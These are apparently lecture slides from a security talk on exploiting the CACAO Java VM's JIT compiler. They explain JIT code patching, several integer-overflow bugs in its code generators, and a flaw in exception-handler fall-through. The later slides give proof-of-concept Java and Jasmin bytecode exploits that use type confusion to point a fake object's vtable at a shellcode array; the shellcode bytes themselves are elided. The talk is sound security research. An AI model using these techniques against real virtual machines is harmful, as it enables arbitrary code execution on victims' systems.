Just in Time compilers - breaking a VM

Practical VM exploiting based on CACAO

Roland Lezuo, Peter Molnar

Who are we?

We are (were) CS students at Vienna University of Technology.

- Roland Lezuo (PPC64, M68K)
- Peter Molnar (S390)

What to expect...

Overview

What to expect from this lecture?

- An introduction into CACAO (a Java VM).
- An introduction into Just-In-Time compiler techniques.
- Just-In-Time compilers and security considerations.
- Findings in CACAO.
- Hands on exploiting CACAO.

What is CACAO

- CACAO is a Java Virtual Machine (that is software executing Java bytecode programs)
- CACAO is free software (GPL)
- CACAO is highly portable (10 architectures, 4 OSes)
- CACAO uses a Just-In-Time (JIT) (for performance)

WTF JIT?

What is a JIT (technically)

Observation:


- Not all methods are actually used in a program.
- Some methods are used very frequently.

Idea:

- Generate code quickly.
- Generate code on demand.
- Use slower but optimizing compiler for hot code.

$\Rightarrow$ interesting implementation techniques


Compiler invocation



OR'ing together instructions

PPC64 *rotate left dw then clear right* instruction

```
rldicr. r12,r3,r4,24
```




```
M_OP3(30, ((b)&0x20 ? 1:0), 0, ((((63-(b))&0x1f)<<6) |
  (((63-(b))&0x20 ? 1:0)<<5) | 0x04), a, c, (b)&0x1f);
```


Code patching

Incomplete information $\Rightarrow$ *patchers*

- Method invocation on unloaded class (Java lazy binding).
- Access to static fields of unloaded classes (lazy binding again).

Crazy! Runtime code modification.

Code patching cont'd



SIGILL, patchers remove themselves

What does a JIT do for a hacker?


- Input: Turing complete data
- Transformation into machine code
- Execution of transformed stuff

Some JITs are highly exposed:

- Java applets
- Action script, Java script (Tamarin)
- Silverlight
- more to come for sure!

But JIT people have huge test cases like...

Insane regression test suits for compiler people



Others call ’em programs ...

Attack vectors

Possible attack vectors

Nonetheless: Built by men? Smash it for fun and profit!

- High level: language specification (think of C/C++ ;)
- Medium level: bytecode quirks, quirks mapping language -> bytecode
- Lowest level: the assembler instructions generated

A 2 hour CACAO code review later...

- CACAO is a *r*esearch VM.
- Security was no criterion.
- Each vulnerability found actually a bug.

Let the games begin...

But first: What is an integer overflow

16 (12) bit values

- 0000 0000 0000 0000 = 0x0000 = 0(0)
- 0000 0000 0000 0001 = 0x0001 = 1(1)
- ...
- 0111 1111 1111 1111 = 0x7fff = 32767(-1)
- 1000 0000 0000 0000 = 0x8000 = -32768(0)
- ...
- 1111 1111 1111 1111 = 0xffff = -1(-1)
- 0000 0000 0000 0000 = 0x0000 = 0(0)

Let the games begin (now really)...

PPC64 32 bit integer overflow

loading long const values has a short problem...not exploitable

```
#define M_LLD(a,b,disp) \
    do { \
/*!*/   s4 lo = (short) (disp); \
/*!*/   s4 hi = (short) (((disp) - lo) >> 16); \
        if (hi == 0) { \
            M_LLD_INTERN(a,b,lo); \
        } else { \
            M_ADDIS(b,hi,a); \
            M_LLD_INTERN(a,GET_LOW_REG(a),lo); \
        } \
    } while (0)
```

Jumping to AMD64...

AMD64 32 bit integer overflow

Never branch over 2 GiB of code...not exploitable

```
void emit_jcc(codegendata *cd, s8 opc, s8 imm) {
        *(cd->mcodeptr++) = 0x0f;
        *(cd->mcodeptr++) = (0x80 + (opc));
/*!*/   emit_imm32((imm));
}
```

Jumping back to PPC64...

PPC64 25 bit integer overflow

That one is really close...but not exploitable

```
#define M_BCMASK      0x0000fffc

#define M_BC(x,bo,bi,i,a,l) \
    do { \
        *((u4 *) cd->mcodeptr) = (((x) << 26) | ((bo) << 21)
/*!*/             | ((bi) << 16) | (((i) * 4 + 4) & M_BCMASK)
                  | ((a) << 1) | (l)); \
        cd->mcodeptr += 4; \
    } while (0)
```

Reducing even more...

PPC32 16 bit integer overflow

Why did we have this type verifier again...

```
bool patcher_invokevirtual(patchref_t *pr)
{
        ...
        disp = (OFFSET(vftbl_t, table[0]) +
                sizeof(methodptr) * m->vftblindex);
/*!*/   *((s4 *) (ra + 1 * 4)) |= (disp & 0x0000ffff);

        /* synchronize instruction cache */
        md_icacheflush(ra + 1 * 4, 1 * 4);
        ...
}
```

Watch it happen...

Some deeper digging later...

No way to execute the handler...

```
try {
        foo();
} catch (Excpetion e) {
        bar();
}
```

...without exception...

but...

Some deeper digging later...


...but in handcrafted bytecode...

```
BeginTry:
        aload 5
        ; where is the throw?
        ; or the goto?
EndTry:
BeginHandler:
        ; falls through!
EndHandler:
```


CACAO by chance passes exception object in an integer register...

see it happen...

Object layout in CACAO



PPC32 16 bit integer overflow exploit



PPC32 16 bit integer overflow exploit

```
class Big {
    int x0(int i) { return i; }
    int x1(int i) { return i; }
    // ...
    int x16383(int i) { return i; }

    Object intToObject(int i) { return null; }

    int objectToInt(Object o) { return 0; }
}
```

PPC32 16 bit integer overflow exploit

```
Big b = new Big();
byte[] shellCode = { (byte)0x7c, (byte)0x3f, ... };
int[] vftbl = new int[100];

for (int i = 0; i < vftbl.length; ++i) {
    vftbl[i] = b.objectToInt(shellCode) + 16;
}
int[] objHeader = { b.objectToInt(vftbl) + 16 };

Object o = b.intToObject(b.objectToInt(objectHeader) + 16);
o.toString();
```

Exception handling in CACAO

Generated code in pseudo assembly language:

```
TryBlock:
    ; throw exception object ex
    reg_itmp1 <- ex
    ; looks up appropriate catch block
    ; and passes control to it
    call asm_handle_exception
    ; ...
CatchBlock:
    ex <- reg_itmp1
    ; use exception object in ex
```

PPC32 exception handler exploit

```
class Exploit32 {
    static int addressOf(Object o) {
        // o.toString() returns <class>@<address in hex>
        // o.hashCode() can return address too
        // use one of them to retrieve address
    }
    static {
        // use addressOf to set up fake object in objPtr
    }
    static int[] objHeader = new int[1];
    static int[] vftbl = new int[100];
    static byte[] shellCode = { (byte)0x7c, (byte)0x3f, ... };
    static int objPtr;
}
```

PPC32 exception handler exploit

```
.method static public ppc()V
    .catch java/lang/Exception from BeginTry to EndTry using CatchB
BeginTry:
    getstatic Exploit32/objPtr I
    dup, dup, dup, dup, dup, dup, dup, dup, dup, dup, dup
    istore_0, istore_1, ..., istore 11
    iload 10
    iload 11
    iadd
    istore_2
    aconst_null
EndTry:
CatchBlock:
    invokevirtual java/lang/Object/toString()Ljava/lang/String;
    return
.end method
```

Port CACAO to your $ARCH, $OS

- Website http://www.cacaojvm.org
- There is a wiki with link to mercurial repo
- hack support for your $OS (signal handling stuff)
- hack / improve your $ARCH

That’s it...